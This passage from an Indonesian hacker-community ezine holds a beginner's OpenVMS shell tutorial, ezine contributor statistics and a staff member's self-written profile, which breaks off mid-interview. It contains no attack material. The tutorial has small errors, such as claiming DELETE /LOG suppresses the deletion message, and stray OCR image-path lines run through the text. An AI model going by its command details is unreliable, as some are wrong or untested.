cuma disuguhi teori terus kan ?? Kita juga harus PRAKTEK!



Untuk praktek ,anda tidak harus membeli komputer DEC dengan processor Alpha (AXP) lalu menginstall VMS. Anda cukup perlu program telnet dan akses internet. Ya ! Kita hanya akan menggunakan shell account, tapi bukan UNIX shell melainkan OpenVMS-shell. OpenVMS adalah versi terbaru dari VMS yang menggunakan POSIX (engine porting antar OS). Di internet tersedia beberapa (sekitar 10an) provider Public Access VMS .Anda bisa cari di google :

http://google.com/search?q=free+vms+shell

atau kata2 kunci yang lainnya. Atau anda bisa cari di news group2 mengenai VMS :


comp.os.vms ,alt.comp.vms ,dan lain2

http://groups-beta.google.com/group/comp.os.vms


etc....

banyak juga resource tersedia melalui gopher. Cari dokumentasi mengenai gopher & penggunaannya jika anda tidak tahu....

Baiklah ,kita akan mulai belajar. AYOO !!! Doakan saya yaaa.....



Struktur direktori :
Berikut Struktur direktori pada sistem VMS :




Begitulah struktur sederhana dari sistem VMS.
Nama-nama direktori tidak mutlak seperti ini
dan bisa diganti2 semau anda.
Direktori penting yang wajib diingat adalah :

SET DEFAULT SYS$LOGIN <-- sama seperti 'cd ~' pada linux

SYS$LOGIN adalah home direktori anda.

Mumpung inget ,nih... daftar2 extensi yang penting2 :

EXE <- Executable,dijalankan dengan RUN
COM <- Executable, dijalankan dengan @
MAI <- Mailbox email anda. Baca dengan perintah MAIL
LIS <- Listing file ,biasanya berisi data penting.
DAT <- bukan cuman bokep =p isinya data2 penting
DIR <- ini artinya direktori ,bukan file
JOU <- journal ,semacam temp file biasanya untuk EDIT.
TXT <- teks biasa.



Sekarang kita akan masuk ke perintah2 VMS.

.:[x] Command Lines [x]:.

Dalam penjelasan perintah2 VMS ini akan saya bandingkan
perintah2 VMS dengan perintah2 UNIX.
.:. [o] artinya perintah VMS.
[s] artinya syntax penggunaan perintah
[e] contoh penggunaan.

[o] SHOW USERS
Ada baiknya sebelum anda mengexplorasi ,cari tahu dulu
users yang sedang onfiltered=)


$ SHOW USERS
Displaying users online on vms.free.shell.net ....
username node uid ....
ramius f00node 28907
taikucing f00node 89943
...
...
...
$

[O] SET DEFAULT
Ini perintah untuk mengganti direktori kerja saat ini.
Sama seperti perintah 'cd' pada sistem UNIX dan Windows
Yang dimaksud DEVICE disini adalah HardDisk [nama node]
tapi bisa dihilangkan jika anda menggunakan satu node atau
harddisk.Node ini bisa juga berarti mainframe komputer.
Untuk melihat nama node anda berada ketik :

NODE=F$GETSYI("nodename")

perintah itu saya dapat dari buku ,dan belum pernah saya
coba (maap...)

[s] SET DEFAULT DEVICE:[direktori.subdir.subdir2]
[e] SET DEFAULT [dir2.sd2.d2]
SET DEFAULT [000000] <-- akan pindah ke direktori root.
SET DEFAULT [.sd2] <-- pindah ke dir sd2 dari dir2
SET DEFAULT hdd1:[tai.kucing]
SET DEFAULT [-] <-- sama dengan 'cd ..' pada unix
SET DEFAULT [-.d2] <-- sama dengan 'cd ../d2' di unix.



Ingat nggak usah pake extensi 'dir' !!
Titik (period) disini artinya sama dengan di UNIX
yaitu direktori aktif.
Untuk kembali ke home directory ,cukup ketikkan 'HOME'.

[o] DIRECTORY
Sama dengan perintah DIR di DOS dan ls pada UNIx.
Versi yang dimaksud disini adalah ,jika anda tanpa
sengaja mengopi / membuat file yang terlebih dulu
ada ,maka akan dibuat versi terbarunya. Atau lebih
jelasnya ,jika anda membuat 2 file dengan nama yang
sama ,maka file yang satu dengan file lainnya akan
memiliki nama yang sama ,hanya berbeda versinya saja.

[s] DIRECTORY [direktori]file.ext;versi
[e] DIRECTORY [dir1.sd1]*.*;* <-- menampilkan semua file ,semua versi
DIRECTORY [dir1.sd1]*.com <-- hanya file COM saja.
DIRETORY /PROTECTION login.com <-- menampilkan proteksi file


[o] RUN
Digunakan untuk menjalankan executable.
Ciri2 executable adalah extensi EXE & COM.
[s] RUN namafile;versi
[e] RUN testexe.exe
RUN testexe

Karena testexe.exe cuman satu versi ,jadi ga usah pake.
Sedangkan untuk extensi COM ,dijalankan
dengan menggunakan '@'

[s] @namafile;versi
[e] @login.com <- ini pasti dijalankan waktu login

login.com di home dir kita itu kaya autoexec.bat
di windows. klo di unix apa ya ????
yah... coba aja : TYPE login.com di shell kamu
trus kamu pelajari. Extensi COM disini beda kaya
COM di windows yang berupa binary executable.
Bedanya ??? Liat aja ndiri !

[o] TYPE
Seperti 'cat' pada UNIX.
[s] type namafile;versi
[e] type filetext.txt



[o] CREATE
Digunakan untuk create file untuk teks ASCII. Tekan CTRL+Z
jika sudah selesai.
[s] CREATE namafile
[e] CREATE filetext2.txt
ini adalah teks file yang kedua
^Z
Bisa juga digunakan untuk membuat direktori baru.

[s] CREATE /DIRECTORY [.namadirektori]
[e] CREATE /DIRECTORY [.gambar]
SET DEFAULT [.gambar]

Pastikan anda tulis juga tanda titik (.) karena
jika tidak ,anda akan membuat direktori setara dengan
root dan tidak akab diijinkan (semoga nggak :p)


[o] PRINT
untuk ngeprint dengan printer default. Rubah settingan
dengan perintah 'SETPR'
[s] PRINT namafile
[e] PRINT filetext.txt

[o] RENAME
Jelas untuk rename alias merubah nama suatu file.
[s] RENAME nama-lama nama-baru
[e] RENAME filetext.txt file.txt

[o] DELETE
Obviously untuk menghilangkan [delete] suatu file.
[s] DELETE namafile;versi
[e] DELETE text2.txt <-- delete tanpa konfirmasi lebih dulu
DELETE /CONFIRM text2.txt <-- menampilkan konfirmasi
DELETE /LOG text2.txt <-- menghilangkan pesan 'file deleted'
DELETE *.*;* /EXCEPT *.exe <-- menghilangkan semua file kecuali EXE

[o] PURGE
Perintah ini digunakan untuk menghilangkan semua versi dari
namafile kecuali versi terbaru.
[s] PURGE namafile
[e] PURGE filetext.txt

Kalau PURGE doang ,tanpa embel2 apa2 akan berlaku untuk semua
file di dalam direktori aktif. contoh :



Kita punya file sbb :
text.txt;1
text.txt;2
baca.txt;2
baca.txt;3
text.txt;3 ----------+
| |
$ PURGE text.txt $ PURGE
$ DIRECTORY $ DIRECTORY
text.txt;3 text.txt;3
baca.txt;2 baca.txt;3
baca.txt;3

[o] EDIT
Tidak boleh menggunakan wildcard (*) dengan perintah ini.
Jika tidak diberi input versi file ,maka akan membuka versi
file yang terbaru.
[s] EDIT namafile;versi
[e] EDIT filetext.txt
EDIT file.txt /OUTPUT=BARU.txt <- save hasil editing file.txt ke baru.txt


[o] SET PROTECTION
Sama dengan perintah 'chmod' pada unix.
Penjelasan :
User pada VMS dibagi 4 :

- System <- system operator (root)
- Owner <- user yang membuat file tsb
- Group <- user2 yang satu grup dengan Owner
- World <- User2 selain diatas

Untuk permisi2 file ,sbb :
- R Read <- User berhak membaca file / dir
- W Write <- user berhak menulis ke file / dir
- E Execute <- user berhak mengeksekusi executable
- D Delete <- user berhak mendelete file / dir

[s] SET PROTECTION
/PROT=(SYSTEM:RWED,OWNER:RWED,GROUP,WORLD) filetext.txt

Perhatikan bahwa user GROUP & WORLD dikosongkan permisinya.
Jika dikosongkan ,maka akan digunakan permisi default yang
bisa dirubah dengan perintah :



SET PROTECTION=(GROUP:RE,WORLD:RE) /DEFAULT
|_____|
|
Disini tulis setting default permisi file

Jadi jika besok2 anda membuat suatu file baru,permisi
default yang digunakan adalah permisi itu....

Gunakan juga perintah 'SET PASSWORD' untuk merubah password
anda.

[o] SEARCH
untuk mencari string tertentu.....
[s] SEARCH file string
[e] SEARCH filetext.txt "taikucing"
mencari string 'taikucing' pada file filetext.txt

.:[x] Berinternet Dengan VMS [x]:.

Gimana ??? Nggak terlalu sulit kan ??? Ini baru dasarnya coy
makanya nggak susah. Tapi kata bokap gw, nggak ada yang susah
kalo belon dicoba maximal =)
Di bagian kedua (terakhir) ini ,saya akan memaparkan cara2
mendasar dari membuat homepage, mengirim email ,dan membaca
email masuk. c'mon lennon ...!!!

Untuk masuk ke mode email ,ketik perintah 'MAIL' :


Welcome To My Fucking VMS system !!
$ MAIL
Opening Mail...
MAIL>

Setelah masuk ke prompt mail ,anda bisa ketik 'HELP' untuk
melihat perintah2 yang ada. Perintah2 yang biasanya ada, sbb :

READ, SEND, DELETE, PRINT, EXIT, FORWARD
FILE <- untuk menyimpan attachments yang diterima di SYS$LOGIN
DIR <- untuk melihat daftar mail yang diterima

Untuk membaca email terbaru ketik perintah :
MAIL> READ /NEW

Untuk membaca email biasa :
ketik READ <nomor email>



MAIL> READ 2

Deleting emails ,ketik perintah :
DELETE <nomor email>

MAIL> DELETE 2

Sekarang ,caranya untuk mengirim email dari account anda :
MAIL> SEND
To: <i.fucked@your.house.com>
Subj: <tahikuchingloe>
Enter data ends with ^Z
<ini testing data email melalui vms system>
<CTRL+Z>

Yah... pokoknya ikutin aja daemon mailernya.
Soalnya kadang2 tiap2 mesin beda2 prosedurnya =(
Semua email masuk ke inbox anda akan disimpan
pada file MAIL.MAI di homedir anda. JANGAN buka
file MAIL.MAI dengan type atau edit atau eve atau
editor ASCII lainnya karena akan membuat shell
anda (kemungkinan) hang-hing-hong..... =p

Kebanyakan pemula (ehmm...) berfikir bisa
mengosongkan inbox mereka yang sudah penuh
dengan mendelete file MAIN.MAI ,dan jika anda
melakukannya ,email masuk tetap terdeteksi dan
ada ,namun tidak dapat dibaca. Jadi untuk mengo
songkan inbox anda ,lebih baik dengan DELETE di
prompt 'MAIL>' bukan di prompt '$'


Anda juga bisa memindahkan isi dari email2 yang anda
terima ke dalam sebuah file dengan perintah :

EXTRACT namafile

Sekarang untuk membuat website pada shell VMS anda.
Misalkan server shell VMS anda beralamat pada :
http://free.vms.shell.net
dan username anda adalah 'ram' ,maka alamat homepage anda :
http://free.vms.shell.net/~ram

Caranya, buat direktori baru dengan nama 'www' di home dir anda.

$ SET DEFAULT SYS$LOGIN



$ CREATE /DIR [.www] <-- jangan lupa pake titik [.]
$ SET DEFAULT [.www] <-- masuk ke direktori www.

Di dalam direktori www,buatlah index.html.
Direktori 'www' inilah root direktori dari web anda.

Editlah file index.html dengan kode2 html sesuai kreasi
anda.Jangan lupa untuk menset protection untuk user
WORLD dengan READ & EXECUTE (RE).


.:[x] FINISHING [x]:.

Status artikel ini sudah selesai. Kalau anda ingin bertanya
kepada sistem tentang suatu perintah ,ketik :
$ HELP <perintah>
misalnya
$ HELP RENAME
Penggunaannya sama seperti 'man' pada UNIX.
Maaf kalau saya membuat artikel ini terlalu pendek ,
karena saya takut anda bosan.
Saya juga menyadari kalau artikel ini jauh dari lengkap
dan sempurna, ma'ap lah !!!
Kalau ada kesalahan2 pada artikel ,atau anda ingin menambahkan
isinya ,silahkan kirim modifikasi anda melalui email saya :

ramius@m-net.arbornet.org
haknet@deathrow.vistech.net

*Referensi :
[x] comp.os.vms <- full of VMS's leet hackers (sm0g)
[x] alt.comp.vms
[x] UNIX TO VMS ,pengarangnya lupa <- pinjem di perpus kampus =p
[x] Trial & error....
Gw coba cari di google ,tapi dapetnya artikel2 yang advance bgt =(

*Greets
b0rnet ,echo ,ja$akom, aikmel ,SakitJiwa ,#vms ,all people at
comp.os.vms yang banyak membantu gw. Best regards
to you Steven Murnijch Garten a.k.a 'sm0g' in Germany
(smg@eqofs.biotekk.uni-leiden.de).



Ezine st0ry

Author: y3dips || y3dips@echo.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id

Ezine dalam ekspresi regular r = 0(1)*|2

```
                                0
r1 =  0   <=>   ---->(e1)------>((e2))

                                1
r2 =  1   <=>   ---->(e4)------>((e5))
```


r3 = (1)* <=>

```
                                /<-----\
                               /    1    \
                ------>(e3)--->(e4)---->(e5)----->((e6))
                          \                          /
                           \--------------------->--------/
```

```
                               2
r4 = 2   <=>    ---->(e7)----->((e8))
```

r5 = r = 0(1)*|2

```
                                    /<-----\
                                   /    1    \
                        /------>(e3)--->(e4)---->(e5)----->(e6)------\
                0      /           \                          /          \
----->(e1)---->(e2)                  \--------------------->-----/          ((e9))
                        \                                                  /
                         \                      2                        /
                          \--------->(e7)-------------(e8)------------>
```



Tahun Pertama : e1,e2,e3,e4,e5,e6,e7
Tahun kedua : e8, e9

Donatur Artikel di tiap Ezine :

e1 : y3dips,
moby


e2 : y3dips,
moby,
the_day

e3 : y3dips,
moby,
the_day,
z3r0byt3,
de^wa,
kamesywara,
samuel[Konsultan Linux]

e4 : y3dips,
the_day,
z3r0byt3

e5 : y3dips,
the_day,
moby,
comex,
z3r0byt3,
Hyperlink,
Juventini,
Basher13 [stardawn]
fleanux,
Sandal


e6 : moby,
the_day,
yudhax,
Biatch-X,
beben [Kartubeben],
inue_99 Csrg



e7 : y3dips,
S'to [jasakom],
yudhax,
sakitjiwa,
Basher13 [stardawn]
Biatch-X,
Andr3^81,
az001,
bima_,
Frendy,
Hyperlink,
Hilman_hands,
Inue_99 Csrg,
knot,
Lieur-Euy,
Lirv@32,
Newbe@st,
pangeran_biru,
rrrr,
\conan\,
y1h44

e8 : y3dips,
yudhax,
sakitjiwa,
Lirv@32,
sandal
idkhai,
bima_,
\conan\,
bithedz,
mrt,
AgD,
hilman_hands,
zylon

e9 : y3dips,
K-159,
comex,
Biatch-X
AgD
az001
@difigo,
ramius,



antonrahmadi.
AL_K,
familycode,
Fel_c

Total Artikel s/d ezine 9 :

e1 : 9 Artikel + 1 Intro
e2 : 12 Artikel + 1 Intro
e3 : 17 Artikel + 1 Intro
e4 : 10 Artikel + 1 Intro
e5 : 16 Artikel + 3 Prophile + 1 Intro
e6 : 10 Artikel + 2 Prophile + 1 intro
e7 : 25 Artikel + 1 Intro
e8 : 22 Artikel + 1 Intro
e9 : 12 Artikel + 1 Prophile + 1 intro

Sum(e1, e2, e3, e4, e5, e6, e7, e8, e9) = Artikel + 6 Prophile + 9 Intro

---

Donatur Section :

Hall of fame (most active user participate in ezine):

9 Ezine : -----

8 Ezine : y3dips

7 Ezine : -----


6 Ezine : -----

5 Ezine : the_day, moby

4 Ezine : -----

3 Ezine : z3r0byt3, yudhax, Biatch-X

2 Ezine : Comex, sandal, \conan\, HyperL1nk, Basher13 [stardawn], Inue_99 Csrg, bima_, Hilman_hands, Lirv@32, az001, AgD, Hyperlink



1 Ezine : S'to [jasakom], sakitjiwa, de^wa , kamesywara, fleanux, juventini, samuel[Konsultan Linux],beben [Kartubeben], Andr3^81, Frendy, knot, Lieur-Euy, pangeran_biru,rrrr, y1h44, idkhai,mrt, , zylon, Newbe@st, bithedz, @difigo, ramius, antonrahmadi, AL_K, familycode, Fel_c

Total Donatur : 43 orang

Artikel Section :

Ukuran Artikel terbesar diterima : 101,604 bytes (y1h44 - pentingnya perintah echo - ezine7)
Ukuran Artikel terkecil diterima : 1,382 bytes (moby - hackalog - ezine3)

Ezine Section :

Ezine dengan ukuran Zip terbesar : 131,557 bytes (Ezine 7)
Ezine dengan ukuran Zip terkecil : 37,118 bytes (Ezine 1)
Ezine dengan jumlah Artikel terbesar : 25 Artikel (EZine 7)
Ezine dengan jumlah artikel terkecil : 9 Artikel (Ezine 1)
Ezine dengan jumlah Donatur terbesar : 21 Orang (Ezine 7)
Ezine dengan jumlah Donatur terkecil : 2 Orang (ezine 1)


---

greetz to:

anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o , #aikmel
all $ecurity Industry 1n INDONESIA

Seluruh teman teman yang mendukung Echo , Makasih buat semuanya

kirimkan kritik && saran ke echostaff[at]echo<dot>or<dot>id



[P R O P H I L E O N Comex]
[echo staff]

<? Specification ?>

Handle	: Comex
A.K.A	: daeng, alien
Handle origin	: misterius
Real Name	: Ali Asnawi
catch me	: comex@plasa.com, comex@echo.or.id YM!: ali_asnawi
Date Og Birth	: August 03, ON YEAR 1984
Produced in	: Palembang, Indonesian
Urlz	: http://comex.echo.or.id
Computers	: AMD Atlhon XP 2,1 Ghz, 256 DDRAM 80 Gb Hardisk with Win XPProf, Win XP Home Ed, Win 2000 & Win 98SE.
Hobby	: Surfing, Chatting, utak-atik kompie, jalan-jalan, organization

<? Favorite things ?>

Foods	: pempek, bakso, martabak telor, buah pepaya
Drinkz	: Aqua Fruit , Aira, Teh Sosro
Music	: Peterpan, Kitaro, Avril Lavigne, Sheila on Seven, Ashlee Simpson, Siti Nurhaliza, Nasyid
Books & Authors	: Harry Potter(J.K rawling),Cashflof Quadrant(Robert T.Kiyosaki)
Urls	: http://echo.or.id || http://www.asnawi.or.id
I like	: Computer, internet, girl, organization, jalan-jalan.

<? Words ?>


Jadikanlah hidup itu indah

<? Hopes ?>

Love, Girl, Laptop, Built ESC (echo security consultant)

<? Shoutz & Greetz ?>

Echo|Staff : y3dips, moby, the_day, z3r0byt3, K-159, c-a-s-e , S`to
Chaos, newbie hackers #e-c-h-o@dalnet
all alumni OSIS SMU Negeri 3 Palembang@2003
(Rendi,Doni,Yayan,Benny,Arini,Taya),
SMANTAweb, STMIK IGM Palembang Jur Sistem Informasi@2004, All PII
IlmuKomputer, Mifta.org, Pelajar-Islam.or.id



teman-teman seperjuangan.

<? Short wOrds about Hacker ?>


????

<? short story about comex ?>

//Komputer//
Kenal komputer waktu masih kelas 1 smp (MTsN 1 Plg) diajak oleh kakak ke Puncak Sekuning, dan disana kakak maen game melempar bola, gw cuma bengong melihat kakak maen game tsb, dan cuma terpikir dalam otak, gimana yah caranya membuat game tsb. lalu dilain waktu ada tugas membuat puisi delapan bait, dan pergilah kerental Flamboyan. sesampainya gw bilang sama tukang rentalnya "mau ngetik mang" (kalo jawa mungkin panggilannya mas) katanya silahkan ketik, gw bingung karena pertama kali megang komputer dan disaat komputernya sudah hidup, gw bingung lagi, "mang mau ngetik" penjaga rental tsb langsung ngerti dibukanyalah Ms Word 97. dan gw langsung ngetik satu jari, dan susahnya minta ampun, karena tidak bisa menuruni kalimat rupanya suruh tekan enter), dua jam-an gw ngetik puisi tsb, dan hampiur tiap hari kewarnet belajar dan terus belajar akhirnya sedikit mahir ttg komputer dan sempet jadi asisten penjaga warnet tsb.

//Internet//
Awalnya mengenali internet kelas satu SMU disaat ada pelatihan internet gratis di DJNet yang diadakan oleh organisasi Pentium 03 (Pendidikan Teknologi Ilmu Komputer SMU Negeri 3 Palembang) walau gw bukan anggota Pentium, yang dipelajari adalah cara akses situs dan membuat email di bolehmail.com (karena berbahasa Indonesia), kayaknya asyik sekali maen internet, karena penasaran keesokan harinya gw kewarnet lagi dan membuat 29 email gratisan (cari daftar email gratis di warnet tsb) dengan nicknya dan password sama semua dgn nick ali_asnawi. Dengan bangga gw memarmerkan kepada yang laen bahwa gw punya email sebanyak itu (oh yah gw bukan anggota Pentium 03 lho, seneng yg gratisan) hampir setiap hari gw kewarnet dg menyisihkan uang jajan, walhasil, habis deh duit gw. banyak kupelajari dari internet. dari membuat website, sampai ke hacking.

//Kegiatan yg menyangkut ttg Komputer/Internet//
Hampir setiap olimpiade komputer yang diadakan oleh TOKI (Tim Olimpiade Komputer Indonesia) gw selalu diikut sertakan dalam lomba tsb (yang diadakan tiap tahun) dari kelas satu sampai kelas tiga karena (katanya) gw lumayan jago (dan ada yang bilang bahwa pacar gw yah komputer), Olimpiade tsb diseleksi dari sekolah, kota, propinsi, nasioal dan internasional. di tingkat kota dan wilayah gw gol tapi tidak pernah gol dalam tingkat nasional karena saingannya berat euy....mana yang diteskan ttg Pascal semua (soal tes ditingkat kota dan propinsi mudah dikerjakan). Gw sempet mendirikan organisasi yang mengkhususkan diri ttg pembuatan website sekolah dengan



nama SMANTAweb (Pengembangan web site SMU Negeri 3 Palembang) dan gw langsung jadi ketuanya, dan banyak merekrut anggota dari adek kelas yang potensial, sempet beberapa kali pelatihan,rapat dan akhirnya online web site dengan alamat www.smantaweb.com, tapi sekarang sudah tidak ada lagi, karena tidak ada yang mengurusnya dan organisasinya mengalami stagnanisasi kader(anggota), yah tinggal jadi kenangan aja, walau sempat terjadi konflik dengan organisasi Pentium 03.

Dan disaat Open House STMIK MDP Palembang ada perlombaan mendesain website sekolah tingkat Propinsi Sumsel, gw mengikuti lomba tersebut, dengan panitia yang rata-rata kukenal di internet (di MIRC @ Dalnet) dan gw menjadi peringkat ke dua, yang peringkat pertama konsultan telkom, gw protes kok siswa digabung dengan umum, dan gw juga protes panitia/juri mengira web yang gw buat hasil dari template.... (payah)....hasilnya bisa dilihat di www.stmik-mdp.net/lombaweb/ali

//Echo//
sama seperti yang lain, gw kenal sama mas y3dips (yang rupanya kakak tingkat gw di smanta) di milis smantaweb@yahoogroups.com

bersama dengan the_day dan moby, membentuk sebuah komunitas yang bisa sama-sama belajar, baik yang sudah mahir ataupun pemula dengan cita-cita yang sangat tinggi dan murni, disinilah kami berjuang bersama-sama walau gw sempet menghilang karena kesibukan di dunia luar...

<? interview ?>


Q: Siapa sih Comex?
C: Comex adalah gw, dan gw adalah Comex

Q: Apa arti dari nick Comex
